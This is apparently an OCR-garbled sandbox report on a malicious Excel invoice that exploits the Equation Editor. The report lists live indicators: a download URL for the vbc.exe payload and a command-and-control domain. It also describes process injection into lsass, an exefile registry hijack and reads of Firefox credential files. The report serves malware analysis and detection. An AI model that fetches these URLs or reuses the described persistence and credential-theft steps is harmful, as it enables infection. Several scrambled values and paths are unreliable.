
Characteristic	Significance	Details
Attempts to detect active running processes	•••	Process ID: 2820 Image Path: Isass.exe Info: system injection target

▼ Autostart or other system reconfiguration (36)

Characteristic	Significance	Details
Modifies important registry entries to perform rogue functions		Key: SoftwareIMicrosoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-8C59-833E334FCB5E minders\) Value:
		Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E
woulles important regisaly entires to perioriti rogue functions		endar Summary\
		Value:
		Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5EValue:
		Type: REG_NONE
lodifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\
		Value:
		Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\lf5da8497721acc4b9e4d6fdb87311082\
		Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\
		Value:
		Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\
		Value: Type: REG_NONE
Modifice important registry catalant and a second		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\
Modifies important registry entries to perform rogue functions		Value:
		Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\
, and a source of persons and constant		Value:
		Type: REG_NONE
odifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000 4\
		Value:
		Type: REG_NONE
odifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\0000000000000000000000000000000000
		2\
		Value: Type: REG_NONE
odifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\0000
oulies important registry entries to perform rogue functions		key. Software initial cost (ivinitions in incline inversion) virilions messaging Subsystem Profiles (Outlook is 57 SCPP 04 13 11 10 Second of 10 to 10 Cost 11 in incline in initial i
		Value:
		Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\
		Value: Type: REG_NONE
odifies important registry entries to perform rogue functions	-	
ounies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\Value:
		Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000
		Value:
		Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\Value:
		Type: REG_NONE
odifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\
		Value:
		Type: REG_NONE
odifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\
		Value: Type: REG_NONE
odifies important registry entries to perform rogue functions		
osmos important region y entires to perform regue fullcuons		Key: SoftwareIMicrosoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value:
		Type: REG_NONE
odifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000000000000000000046\
		Value:
		Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: \windir\%\svchost.com "\%1" \%*
		Type: REG_SZ
odifies file that can be used to infect systems		C:\MSOCache\All Users\{90120000-0115-0409-0000-000000FF1CE}-C\dwtrig20.exe
odifies file that can be used to infect systems		C:\MSOCache\All Users\{90120000-0115-0409-0000-000000FF1CE}-C\DW20.EXE
odifies file that can be used to infect systems		C:\MSOCache\All Users\\90120000-0000-000000FF1CE}-Cisetup.exe
odifies file that can be used to infect systems		C:\MSOCache\All Users\\90120000-0030-0000-000000FF1CE}-C\ose.exe
difies file that can be used to infect systems		C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\SETUP\OSE.EXE
odifies file that can be used to infect systems		C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\MSOFFICE\OFFICE11\OFFCLN.EXE
odifies file that can be used to infect systems		C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE
odifies file that can be used to infect systems		%ALLUSERSPROFILE%\Package Cache\(f65db027-aff3-4070-886a-0d87064aabb1)\vcredist_x86.exe
odifies file that can be used to infect systems		%ALLUSERSPROFILE%\Package Cache\{1aaa01ad-3069-4288-9c6f-37a140a8f6c7}\VC_redist.x86.exe
odifies file that can be used to infect systems		%APPDATA%\Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe
odifies file that can be used to infect systems		%TEMP%\ose00000.exe
odifies file that can be used to infect systems		%TEMP%\3582-490\vbc.exe
odifies file that can be used to infect systems		%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	•••	%LOCALAPPDATA%IMicrosoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe
ides file in system folder to evade detection		%windir%\svchost.com

Characteristic	Significance	Details
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file		File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe
Executes dropped file		%TEMP%\3582-490\vbc.exe
Executes dropped file		File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"
Executes dropped file		%TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"
Executes dropped file		File: %TEMP%\3582-490\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2820 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a 5-896e-b3601ef1b3cd Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2820 File: %APPDATA%IB15501\191F5D.lck Type: VSDT_ASCII
Drops executable during installation		Dropping Process ID: 2820 File: %APPDATA%\B15501\191F5D.exe Type: VSDT_EXE_MSIL
Drops executable during installation	•	Dropping Process ID: 2544 File: //windir/s/svchost.com Type: VSDT_EXE_W32
Drops executable during installation		Dropping Process ID: 2544 File: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL
Drops executable during installation		Dropping Process ID: 2456 File: %USERPROFILE%Vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file		%APPDATA%\B15501\191F5D.exe
Creates multiple copies of a file		%windir%\svchost.com

▼ Hijack, redirection, or data theft (9)

Characteristic	Significance	Details
Accesses decoy file		%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons3.txt
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons2.txt
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.txt
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\logins.json
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.sqlite-wal
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.sqlite
Accesses decoy file		%APPDATA%\Mozilla\Firefox\profiles.ini
Executes commands or uses API to obtain system information		Process ID: 2544 Info: Searches files by API

▼ Malformed, defective, or with known malware traits (16)

Characteristic	Significance	Details
Causes process to crash	•	Process ID: 2820 Image Path: vbc.exe
Detected as known malware		Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOWZ Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc[1].exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Orops probable malware	•••	Source: ATSE Detection Name: TROJ_GEN.R002C0PF421 File Name: 191F5D.exe SHA1: D114F5DCCF7298465826408E351034F534EEC2A8 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Orops probable malware	•	Source: ATSE Detection Name: TROJ_GEN.R002C0PF421 File Name: vbc.exe SHA1: D114F5DCCF7298465826408E351034F534EEC2A8 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A-O File Name: svchost.com SHA1: 299399C5A2403080A5BF67FB46FAEC210025B36D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: dwtrig20.exe SHA1: 342122AEFA72F56CF0FB1E41CF55653D3F8E4FFA Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: ose00000.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: DW20.EXE SHA1: 7F6FF257E1F2EFFE6EA112F0F47338502D70045E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: ose.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: setup.exe SHA1: DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: vcredist_x86.exe SHA1: 9C81DE53C4467C81FF239A4B692B1C6376FD8B71 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: python_icon.exe SHA1: 512C482E0361EB9964CD1B5118913F7EDCD05097 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: VC_redist_x86.exe SHA1: 575AAD51B824C3A4B1A7F1D41C960EFBF6142110 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: OFFCLN.EXE SHA1: ADF782689807C0D3BF8FAB1F3A77C55C5B88F496 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

▼ Process, service, or memory object change (21)

Characteristic	Significance	Details
Creates process	•••	Process ID: 2456 Image Path: %CommonProgramFiles%IMicrosoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	•	Process ID: 2544 Image Path: %USERPROFILE%\vbc.exe
Creates process	•==	Process ID: 2564 Image Path: %TEMP%\3582-490\vbc.exe Shell Command:
Creates process	•••	Process ID: 2544 Image Path: %TEMP%\3582-490\vbc.exe Shell Command: "%TEMP%\3582-490\vbc.exe"
Creates process	•••	Process ID: 2456 Image Path: %USERPROFILE%vbc.exe Shell Command: "%USERPROFILE%vbc.exe"
Resides in memory to evade detection	•••	Injecting Process ID: 2820 Target Process ID: 472 Target Image Path: Isass.exe Injected Content: UE.SVW.8.pt.X\n.
Resides in memory to evade detection	•••	Injecting Process ID: 2820 Target Process ID: 472 Target Image Path: Isass.exe Injected Content: .<'v
Resides in memory to evade detection	•••	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: `\$\$t
Resides in memory to evade detection	•••	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .T. <k`;u< td=""></k`;u<>
Resides in memory to evade detection	•••	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content:
Resides in memory to evade detection	•••	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .D\$}d
Resides in memory to evade detection	•••	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: MZ.
Resides in memory to evade detection	•••	Injecting Process ID: 2564 Injected API: WriteProcessMemory Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe
Resides in memory to evade detection	•••	Injecting Process ID: 2564 Injected API: SetThreadContext Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe
Resides in memory to evade detection	•••	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Address: 0x0
Creates named pipe	•==	\l.\pipel\sass
Creates process in temporary folder	•••	Process ID: 2820 Image Path: %TEMP%\3582-490\vbc.exe
Creates process in temporary folder	•==	Process ID: 2564 Image Path: %TEMP%\\3582-490\vbc.exe
Injects memory with dropped files	•••	Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe File: MZ.
Converts base64 encoded strings to PE based payloads	•••	Process ID: 2564 Content: TVqQAAMAAAAEAAAA/8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Creates command line process	•	Process ID: 2544 Image Path: %USERPROFILE%lvbc.exe

▼ Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection		File: %APPDATA%B15501
Hides file to evade detection		File: %APPDATA%\B15501\191F5D.exe

▼ Suspicious network or messaging activity (14)

Characteristic	Significance	Details
Attempts to connect to suspicious host		107.173.219.35
Attempts to connect to malicious URL		URL: http://107.173.219.35/svch/vbc.exe Threat Name: TROJAN_SPY.WRS
Connects to remote URL or IP address	•	Connection: —
Connects to remote URL or IP address	•••	Connection: — Connection: —ca. 2° D'248Nix8f—x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: */"\r\nContent-Type: application/octet-streamir\nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 177\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	•••	Connection: — <a .net="" .net4.0c;="" .net4.0e]v\nhost:="" 107.="" 173.219.35\r\nconnection:="" 2.0.50727;="" 3.0.30729;="" 3.5.30729;="" 4.0="" 5.0;="" 6.0;="" 6.1;="" 7.0;="" [compatible;="" \r\naccept-encoding:="" center="" clr="" deflate\r\nuser-agent:="" gzip,="" href="https://dx.bu.ni.ni.ni.ni.ni.ni.ni.ni.ni.ni.ni.ni.ni.</td></tr><tr><td>Connects to remote URL or IP address</td><td>•</td><td>Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: */" infopath.2;="" keep-alive\r\n\r\n\n'<="" media="" mozilla="" msie="" nt="" pc="" rident="" slcc2;="" t="" td="" windows="">
Connects to remote URL or IP address		http://107.173.219.35/svch/vbc.exe
Connects to remote URL or IP address		http://107.173.219.35/svch/vbc.exe
Queries DNS server		107.173.219.35
Listens on port		0.0.0.0:49168
Listens on port		127.0.0.1:49631
Exhibits bot behavior		Threat Description: ZBOT - HTTP (Request) - Variant 4 Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1179
Exhibits bot behavior		Threat Description: LOKI - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 2157
Exhibits bot behavior	•••	Threat Description: FAREIT - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1047

▼ Network Destinations

IP Address	Port	Location		Risk Level	Threat		Accessed By	
107.173.219.35	80	-	-		- INVO		INVOICE#1191189.xlsx	
Domain	IP Address		Port	Location	Risk Level	Threat		Accessed By
107.173.219.35	-		53	-	-	-		INVOICE#1191189.xlsx
eyecos.ga	34.118.106.4	19	53	-	No risk	-		INVOICE#1191189.xlsx
eyecos.ga	34.118.106.4	19	80	-	-	-		INVOICE#1191189.xlsx

URL	Site Category	Risk Level	Threat	Accessed By
http://107.173.219.35/svch/vbc.exe	Malware Accomplice	High	TROJAN_SPY.WRS	INVOICE#1191189.xlsx

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	PE_NESHTA.A	Attempts to detect active running processes Modifies important registry entries to perform rogue functions Modifies file that can be used to infect systems Hides file in system folder to evade detection Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Accesses decoy file Executes commands or uses API to obtain system information Causes process to crash Creates process Resides in memory to evade detection Creates named pipe Creates process in temporary folder Injects memory with dropped files Converts base64 encoded strings to PE based payloads Creates command line process Hides file to evade detection Connects to remote URL or IP address Drops known malware	http://107.173.219.35/svch/vbc.ex e	933888	10CED31EC4895E6E1A76684D64BFF42717 C19E30
vbc[1].exe	High	PE_NESHTA.A	Drops known malware	http://107.173.219.35/svch/vbc.ex	933888	10CED31EC4895E6E1A76684D64BFF42717 C19E30
svchost.com	High	PE_NESHTA.A-O	Drops known malware	-	41472	299399C5A2403080A5BF67FB46FAEC21002 5B36D
dwtrig20.exe	High	PE_NESHTA.A	Drops known malware	-	476000	342122AEFA72F56CF0FB1E41CF55653D3F 8E4FFA
ose00000.exe	High	PE_NESHTA.A	Drops known malware	-	186656	841EAE6BE5C0179F91315E2EE92D76F83B DC75E4
DW20.EXE	High	PE_NESHTA.A	Drops known malware	-	854856	7F6FF257E1F2EFFE6EA112F0F47338502D7 0045E
ose.exe	High	PE_NESHTA.A	Drops known malware	-	186656	841EAE6BE5C0179F91315E2EE92D76F83B DC75E4
setup.exe	High	PE_NESHTA.A	Drops known malware	-	504624	DDBDE45CD7CBF7A2B17577B2FD5876FC3 B724DE0
vcredist_x86.exe	High	PE_NESHTA.A	Drops known malware	-	502840	9C81DE53C4467C81FF239A4B692B1C6376 FD8B71
python_icon.exe	High	PE_NESHTA.A	Drops known malware	-	139776	512C482E0361EB9964CD1B5118913F7EDC D05097

Suspicious Objects

Туре	Object	Risk Level
File (SHA1)	9C81DE53C4467C81FF239A4B692B1C6376FD8B71	High
File (SHA1)	7F6FF257E1F2EFFE6EA112F0F47338502D70045E	High
File (SHA1)	841EAE6BE5C0179F91315E2EE92D76F83BDC75E4	High
File (SHA1)	DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0	High
File (SHA1)	512C482E0361EB9964CD1B5118913F7EDCD05097	High
URL	http://107.173.219.35:80/svch/vbc.exe	High
File (SHA1)	10CED31EC4895E6E1A76684D64BFF42717C19E30	High
File (SHA1)	342122AEFA72F56CF0FB1E41CF55653D3F8E4FFA	High
File (SHA1)	32B0E71AF46F3952561640EBE524B74DFB8AB3BF	High
File (SHA1)	575AAD51B824C3A4B1A7F1D41C960EFBF6142110	High
File (SHA1)	299399C5A2403080A5BF67FB46FAEC210025B36D	High
File (SHA1)	ADF782689B07C0D3BF8FAB1F3A77C55C5B88F496	High

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 107.173.219.35		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://107.173.219.35/svch/vbc.exe Threat Name: TROJAN_SPY.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: ZBOT - HTTP (Request) - Variant 4 Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1179		

Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: eyecos.ga	
	IP: 34.118.106.49 Port: 80 Rule ID: 2157	
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: FAREIT - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1047	
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOWZ Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc[1].exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0PF421 File Name: 191F5D.exe SHA1: D114F5DCCF7298465826408E351034F534EEC2A8 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0PF421 File Name: vbc.exe SHA1: D114FSDCCF7298465826408E351034F534EEC2A8 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A-O File Name: svchost.com SHA1: 299399C5A2403080A5BF67FB46FAEC210025B36D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: dwtig20.exe SHA1: 342122AEFA72F66CF0FB1E41CF55653D3F8E4FFA Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: ose00000.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: DW20.EXE SHA1: 7F6FF257E1F2EFF6EA112F0F47338502D70045E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: ose.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: setup.exe SHA1: DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vcredist_x86.exe SHA1: 9C81DE53C4467C81FF239A4B692B1C6376FD8B71 Engine Version: 12.500.1008	

Detection	Threat Characteristic: Drops known malware	
	Source: ATSE Detection Name: PE NESHTA.A	
	File Name: python_icon.exe	
	SHA1: 512C482E0361EB9964CD1B5118913F7EDCD05097 Engine Version: 12.500.1008	
	Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware	
	Source: ATSE	
	Detection Name: PE_NESHTA.A File Name: VC_redist.x86.exe	
	SHA1: 575AAD51B824C3A4B1A7F1D41C960EFBF6142110	
	Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92	
Detection	Threat Characteristic: Drops known malware	
	Source: ATSE	
	Detection Name: PE_NESHTA.A File Name: OFFCLN.EXE	
	SHA1: ADF782689B07C0D3BF8FAB1F3A77C55C5B88F496	
	Engine Version: 12.500.1008	
AUDIN	Malware Pattern Version: 16.769.92	0050
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\ Value: None	2356
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\Startup\tems\ Value: None	2356
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\Startupltems\zo% Value: None	2356
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off	2356
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On	2356
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\0000210903000000000000000000000000000000	2356
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\0000210903000000000000000000000000000000	2356
	C\Usage\ProductFiles Value: 52ca0008	
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.d	2356
	at, 0, 0, 0, 1) Return: 0	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None	2356
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\0000210903000000000000000000000000000000	2356
Poloto Pogista Kov	C\Usage\EXCELFiles\Value: 52ca000c	2356
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\Startup\tems\zo% Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\Startup\tems\ Value: None	2356
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\ Value: None	2356
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\ Value: None	2356
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\DocumentRecovery\ Value: None	2356
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\DocumentRecovery\1CBE3F\Value: None	2356
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1CBE3F\1CBE3F\2Be3F\	2356
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5	2356
	-896e-b3601ef1b3cd Type: VSDT_COM_DOS	
Write File	Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5 -896e-b3601ef1b3cd Type: VSDT_COM_DOS	2356
Call System API	API Name: CryptDeriveKey Args: (31d1568, 660e, 3203a58, 800000, 2ecd350) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 21f0000, 10) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 21f0024, 20) Return: 1	2356
Call System API	API Name: CryptDeriveKey Args: (31d1568, 660e, 3203a58, 800000, 2ecd350) Return: 1	2356
Call System API	API Name: CryptDeriveKey Args: (31d1568, 660e, 3203a58, 800000, 2ecd350) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 159284, 10) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 109264, 10) Neturn: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9363, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9363, 10) Return: 1	2356 2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1	
Call System API		2356
